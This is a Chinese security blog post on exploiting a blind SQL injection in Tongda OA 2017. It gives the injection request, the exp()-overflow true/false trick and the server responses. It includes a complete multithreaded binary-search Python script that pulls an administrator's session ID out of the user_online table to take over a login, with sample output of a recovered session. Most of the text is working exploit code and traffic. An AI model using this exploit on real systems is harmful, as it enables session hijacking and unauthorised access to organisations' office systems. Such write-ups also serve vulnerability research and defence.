多线程+二分法的巧用——通达OA SQL盲注

原创 影舞者 雷神众测 今天

声明

由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失，均由使用者本人负责，雷神众测以及文章作者不为此承担任何责任。

雷神众测拥有对此文章的修改和解释权。如欲转载或传播此文章，必须保证此文章的完整性，包括版权声明等全部内容。未经雷神众测允许，不得任意修改或者增减此文章内容，不得以任何方式将其用于商业目的。

No.1 漏洞利用

记一次通达OA的SQL盲注注入利用,获取管理员session id,并登录后台。且poc脚本中加入**多线程+二分法**从而提高利用效率。

测试版本:通达2017

先上payload


```
POST http://127.0.0.1:8088//general/document/index.php/recv/register/insert HTTP/1.1
Host: 127.0.0.1:8088
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.125 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 76

title)values("'"^exp(if(ascii(substr(user(),1,1))%3d114,1,710)))# =1&_SERVER=
```

该漏洞为mysql bool盲注。

exp(if(ascii(substr(user(),1,1))=114,1,710))

此时会去判断user()第一位的ascii码是否为114,既"r"。如果为真,则响应码返回302。如果为假,则返回500。

ascii("r")=114。exp()函数遇到>709的数，就会报错。(该环境下,user()为"root")




```
POST
http://127.0.0.1:8088//general/document/index.php/recv/register/inse
rt HTTP/1.1
Host: 127.0.0.1:8088
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/44.0.2403.125 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 76

title)values("'"^exp(if(ascii(substr(user(),1,1))%3d114,1,710)))#=1&
_SERVER=
```

```
HTTP/1.1 302 Moved Temporarily
Server: nginx
Date: Fri, 31 Jul 2020 03:13:37 GMT
Content-Type: text/html; charset=gbk
Connection: close
Set-Cookie: PHPSESSID=2rcav9gn2h831pqcmqbruuhmg4; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Location: recv/register/register_for/?rid=1463
Content-Length: 0
```

Done

405 bytes | 6,387 millis

尝试user()第一位的ascii码为114,既"r",返回302，说明为真




```
POST
http://127.0.0.1:8088//general/document/index.php/recv/register/inse
rt HTTP/1.1
Host: 127.0.0.1:8088
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/44.0.2403.125 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 76

title)values("'"^exp(if(ascii(substr(user(),1,1))%3d113,1,710)))#=1&
_SERVER=
```

```
HTTP/1.1 500 Internal Server Error
Server: nginx
Date: Fri, 31 Jul 2020 03:28:40 GMT
Content-Type: text/html; charset=gbk
Connection: close
Set-Cookie: PHPSESSID=15jp2elqnqd5rmjuemfhldnbs4; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=10
renderer: webkit
Content-Length: 1781

<!DOCTYPE html>
<!--[if IE 6 ]> <html class="ie6 lte_ie6 lte_ie7 lte_ie8 lte_ie9">
<![endif]-->
<!--[if lte IE 6 ]> <html class="lte_ie6 lte_ie7 lte_ie8 lte_ie9">
<![endif]-->
<!--[if lte IE 7 ]> <html class="lte_ie7 lte_ie8 lte_ie9">
<![endif]-->
<!--[if lte IE 8 ]> <html class="lte_ie8 lte_ie9"> <![endif]-->
<!--[if lte IE 9 ]> <html class="lte_ie9"> <![endif]-->
<!--[if (gte IE 10)|!(IE)]><!--><html><!--<![endif]-->
 <head>
     <meta http-equiv="Content-Type" content="text/html;
charset=gbk" />
     <meta name="renderer" content="webkit">
     <meta http-equiv="X-UA-Compatible" content="IE=10,chrome=1" />
      <meta name="viewport" content="width=device-width,
initial-scale=1.0, user-scalable=0, minimum-scale=1.0,
maximum-scale=1.0">
     <title></title>
```

Done

2,187 bytes | 6,324 millis

尝试user()第一位的ascii码为113,返回500，说明为假




```
POST
http://127.0.0.1:8088//general/document/index.php/recv/register/inse
rt HTTP/1.1
Host: 127.0.0.1:8088
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/44.0.2403.125 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 76

title)values("'"^exp(if(ascii(substr(user(),1,1))%3d115,1,710)))#=1&
_SERVER=
```

```
HTTP/1.1 500 Internal Server Error
Server: nginx
Date: Fri, 31 Jul 2020 03:28:43 GMT
Content-Type: text/html; charset=gbk
Connection: close
Set-Cookie: PHPSESSID=pfap92tsm3c0ch35glha2fjt27; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=10
renderer: webkit
Content-Length: 1781

<!DOCTYPE html>
<!--[if IE 6 ]> <html class="ie6 lte_ie6 lte_ie7 lte_ie8 lte_ie9">
<![endif]-->
<!--[if lte IE 6 ]> <html class="lte_ie6 lte_ie7 lte_ie8 lte_ie9">
<![endif]-->
<!--[if lte IE 7 ]> <html class="lte_ie7 lte_ie8 lte_ie9">
<![endif]-->
<!--[if lte IE 8 ]> <html class="lte_ie8 lte_ie9"> <![endif]-->
<!--[if lte IE 9 ]> <html class="lte_ie9"> <![endif]-->
<!--[if (gte IE 10)|!(IE)]><!--><html><!--<![endif]-->
 <head>
     <meta http-equiv="Content-Type" content="text/html;
charset=gbk" />
     <meta name="renderer" content="webkit">
     <meta http-equiv="X-UA-Compatible" content="IE=10,chrome=1" />
      <meta name="viewport" content="width=device-width,
initial-scale=1.0, user-scalable=0, minimum-scale=1.0,
maximum-scale=1.0">
     <title></title>
```

Done

2,187 bytes | 7,307 millis

尝试user()第一位的ascii码为115,返回500，说明为假



```
POST
http://127.0.0.1:8088//general/document/index.php/recv/register/insert HTTP/1.1
Host: 127.0.0.1:8088
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/44.0.2403.125 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 76

title)values("'"^exp(if(ascii(substr(user(),1,1))%3d116,1,710)))#=1&_SERVER=
```

```
HTTP/1.1 500 Internal Server Error
Server: nginx
Date: Fri, 31 Jul 2020 03:29:32 GMT
Content-Type: text/html; charset=gbk
Connection: close
Set-Cookie: PHPSESSID=p3t6bji37vuc957baiop9vq500; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=10
renderer: webkit
Content-Length: 1781

<!DOCTYPE html>
<!--[if IE 6 ]> <html class="ie6 lte_ie6 lte_ie7 lte_ie8 lte_ie9">
<![endif]-->
<!--[if lte IE 6 ]> <html class="lte_ie6 lte_ie7 lte_ie8 lte_ie9">
<![endif]-->
<!--[if lte IE 7 ]> <html class="lte_ie7 lte_ie8 lte_ie9">
<![endif]-->
<!--[if lte IE 8 ]> <html class="lte_ie8 lte_ie9"> <![endif]-->
<!--[if lte IE 9 ]> <html class="lte_ie9"> <![endif]-->
<!--[if (gte IE 10)|!(IE)]><!--><html><!--<![endif]-->
 <head>
    <meta http-equiv="Content-Type" content="text/html;
charset=gbk" />
    <meta name="renderer" content="webkit">
    <meta http-equiv="X-UA-Compatible" content="IE=10,chrome=1" />
     <meta name="viewport" content="width=device-width,
initial-scale=1.0, user-scalable=0, minimum-scale=1.0,
maximum-scale=1.0">
    <title></title>
```

尝试user()第一位的ascii码为116,返回500，说明为假


```
exp(if(ascii(substr(user(),1,1))=114,1,710)   302
exp(if(ascii(substr(user(),2,1))=111,1,710)   302
exp(if(ascii(substr(user(),3,1))=111,1,710)   302
exp(if(ascii(substr(user(),4,1))=116,1,710)   302
既user() = "root"
```

并且通过注入发现

```
# database_length = 5
# database_name = "td_oa"
# user() = "root"
```

No.2 获取session 长度

通过查看源码,发现user_online表的SID字段中保存了用户的session ID。于是乎可以通过sql注入去获取session,从而登录oa系统。




```
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `user_online` (
  `UID` int(11) NOT NULL DEFAULT '0' COMMENT '在线人员UID',
  `TIME` int(11) NOT NULL DEFAULT '0' COMMENT '上次更新时间',
  `SID` char(32) NOT NULL DEFAULT '' COMMENT '在线人员Session ID',
  `CLIENT` tinyint(4) NOT NULL COMMENT '客户端登录设备类型(0-浏览器,1-手机浏览器,2-OA精灵,5-iPhone,6-Android)',
  PRIMARY KEY (`SID`),
  KEY `UID` (`UID`)
) ENGINE=MEMORY DEFAULT CHARSET=gbk COMMENT='在线用户';
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `user_online`
```

然后通过http响应包或者注入测试，判断session id的长度。


构造payload

```
title)values("'"^exp(if(ascii(substr((select/**/SID/**/from/**/user_online/**/limit/**/0,1),1,1))>1,1,710)))# =1&_SERVER=
```



```
POST
http://127.0.0.1:8088//general/document/index.php/recv/register/insert HTTP/1.1
Host: 127.0.0.1:8088
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/44.0.2403.125 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 121

title)values("'"^exp(if(ascii(substr((select/**/SID/**/from/**/user_online/**/limit/**/0,1),26,1))>1,1,710)))#=1&_SERVER=
```

```
HTTP/1.1 302 Moved Temporarily
Server: nginx
Date: Fri, 31 Jul 2020 04:58:13 GMT
Content-Type: text/html; charset=gbk
Connection: close
Set-Cookie: PHPSESSID=hagnh2q618d4mvcrm76ttor521; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Location: recv/register/register_for/?rid=1483
Content-Length: 0
```



```
POST
http://127.0.0.1:8088//general/document/index.php/recv/register/insert HTTP/1.1
Host: 127.0.0.1:8088
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/44.0.2403.125 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 121

title)values("'"^exp(if(ascii(substr((select/**/SID/**/from/**/user_online/**/limit/**/0,1),27,1))>1,1,710)))#=1&_SERVER=
```

```
HTTP/1.1 500 Internal Server Error
Server: nginx
Date: Fri, 31 Jul 2020 04:58:17 GMT
Content-Type: text/html; charset=gbk
Connection: close
Set-Cookie: PHPSESSID=ubg6abuvrjhr79q55bodlia3s2; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
X-UA-Compatible: IE=10
renderer: webkit
Content-Length: 1781

<!DOCTYPE html>
<!--[if IE 6 ]> <html class="ie6 lte_ie6 lte_ie7 lte_ie8 lte_ie9">
<![endif]-->
<!--[if lte IE 6 ]> <html class="lte_ie6 lte_ie7 lte_ie8 lte_ie9">
<![endif]-->
<!--[if lte IE 7 ]> <html class="lte_ie7 lte_ie8 lte_ie9">
<![endif]-->
<!--[if lte IE 8 ]> <html class="lte_ie8 lte_ie9"> <![endif]-->
<!--[if lte IE 9 ]> <html class="lte_ie9"> <![endif]-->
<!--[if (gte IE 10)|!(IE)]><!--><html><!--<![endif]-->
 <head>
    <meta http-equiv="Content-Type" content="text/html;
charset=gbk" />
    <meta name="renderer" content="webkit">
    <meta http-equiv="X-UA-Compatible" content="IE=10,chrome=1" />
     <meta name="viewport" content="width=device-width,
initial-scale=1.0, user-scalable=0, minimum-scale=1.0,
maximum-scale=1.0">
    <title></title>
```

获取第26、27位的ascii码,是否大于1
exp(if(ascii(substr((select/**/SID/**/from/**/user_online/**/limit/**/0,1),1,1))>1,1,710)) 302
exp(if(ascii(substr((select/**/SID/**/from/**/user_online/**/limit/**/0,1),1,1))>1,1,710)) 500
26为真,27为假。
http响应包中的Set-Cookie: PHPSESSID=ubg6abuvrjhr79q55bodlia3s2; PHPSESSID长度也为26。
说明session长度为26。

No.3 获取完整session id

利用for 循环去获取session id即可。


```
exp(if(ascii(substr((select/**/SID/**/from/**/user_online/**/limit/**/{第几个用户},1),{session的第几位值},1))={ascill值},1,710)))
```

如果只单独使用多线程或者二分法,会导致消耗资源过多或者耗时较久。**所以为了加快效率,本次使用了多线程+二分法。**
完整脚本如下:

```
import requests
import _thread
import time
requests.packages.urllib3.disable_warnings()
```

```
UNAME_length = 26
USERUID = []

header = {'User-Agent': 'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.125 Safari/537.36',"Content-Type":"application/x-www-form-urlencoded",'Connection':'close'}
proxies = {'http': '127.0.0.1:8080','https': '127.0.0.1:8080'}

def get_url(url,num,uid):
    global UNAME_length
    global USERUID

    litgh = 48
    right = 120
    tmp = 0
    while litgh <= right:
        mid = int((litgh+right)/2)
        if tmp == mid:
            break
        else: tmp = mid
        flag = run_payload(url,uid,num,mid)
        if flag:
            litgh = mid
        else:
            right = mid
    USERUID[num-1] = chr(mid)
    print("session: ",num,chr(mid))

def run_payload(url,uid,num,mid):
    try:
        payload =f"""title)values("'"^exp(if(ascii(substr((select/**/SID/**/from/**/user_online/**/limit/**/{uid},1),{num},1))>%3d{mid},1,710)))# =1&_SERVER="""
        req = requests.post(url, headers=header, proxies=proxies,data=payload,verify=False,timeout=20,allow_redirects=False)
        if req.status_code == 302:
            return True
        elif req.status_code == 500:
            return False
        elif req.status_code != 500:
            return run_payload(url,uid,num,mid)
    except Exception as e:
        return run_payload(url,uid,num,mid)

def get_uname(url,uid):
    USERUID.clear()
    [USERUID.append("") for one in range(0,UNAME_length)]
    for num in range(1,UNAME_length+1):
        _thread.start_new_thread(get_url, (url,num,uid,)) # 多线程
    tmp = 0
    while 1: # 等待跑完26位session id

        flag = 0
        for num in range(0,len(USERUID)):
            if USERUID[num] != '':
                flag += 1
        uname = ""
        for num in range(0,len(USERUID)):
            uname += str(USERUID[num])
        if flag != tmp:
            print(f"已完成: {flag}/{UNAME_length}  SID:{uname}  {USERUID} ")

        tmp = flag
        if flag == UNAME_length:
            break
    time.sleep(0.5)
    return uname

def main(url):
    url += "/general/document/index.php/recv/register/insert"
    print(url)
    uid=1 # 获取第几个用户的session
    uname = get_uname(url,uid-1)
    print("UNAME = ",uname)

url="http://www.xxx.com/"
main(url)
```


No.4 登录后台



```
            else:
                right = mid
        # print( flag , litgh , mid , tmp ,right)
        USERUID[num-1] = chr(mid)
        print("session: ",num,chr(mid))
        NOW_thread -= 1

def run_payload(url,uid,num,mid):
    try:
        payload =f"""title)values("'"^exp(if(ascii(substr((select/**/SID/**/from/**/user_online/**/limit/**/{uid},1),{num},1))>%3d{mid},1,710)))#=1&_SERVER="""
        req = requests.post(url, headers=header, proxies=proxies,data=payload,verify=False,timeout=20,allow_redirects=False)
        if req.status_code == 302:
            return True
        elif req.status_code == 500:
            return False
        elif req.status_code != 500:
            return run_payload(url,uid,num,mid)
    except Exception as e:
        return run_payload(url,uid,num,mid)
```

```
session:  1 a
已完成: 22/26  SID:at3q4s2beul3b6ujqd6l7e  ['a', 't', '', '3', '', 'q', '4', '', 's', '2', 'b', 'e', 'u', 'l', '3', 'b', '6', 'u', 'j', 'q', 'd', '6', 'l', '7', 'e', '']
session:  8 6
已完成: 23/26  SID:at3q46s2beul3b6ujqd6l7e  ['a', 't', '', '3', '', 'q', '4', '6', 's', '2', 'b', 'e', 'u', 'l', '3', 'b', '6', 'u', 'j', 'q', 'd', '6', 'l', '7', 'e', '']
session:  3 p
已完成: 24/26  SID:atp3q46s2beul3b6ujqd6l7e  ['a', 't', 'p', '3', '', 'q', '4', '6', 's', '2', 'b', 'e', 'u', 'l', '3', 'b', '6', 'u', 'j', 'q', 'd', '6', 'l', '7', 'e', '']
session:  26 2
已完成: 25/26  SID:atp3q46s2beul3b6ujqd6l7e2  ['a', 't', 'p', '3', '', 'q', '4', '6', 's', '2', 'b', 'e', 'u', 'l', '3', 'b', '6', 'u', 'j', 'q', 'd', '6
session:  5 v
已完成: 26/26  SID:atp3vq46s2beul3b6ujqd6l7e2  ['a', 't', 'p', '3', 'v', 'q', '4', '6', 's', '2', 'b', 'e', 'u', 'l', '3', 'b', '6', 'u', 'j', 'q', 'd', '6', 'l', '7', 'e', '2']
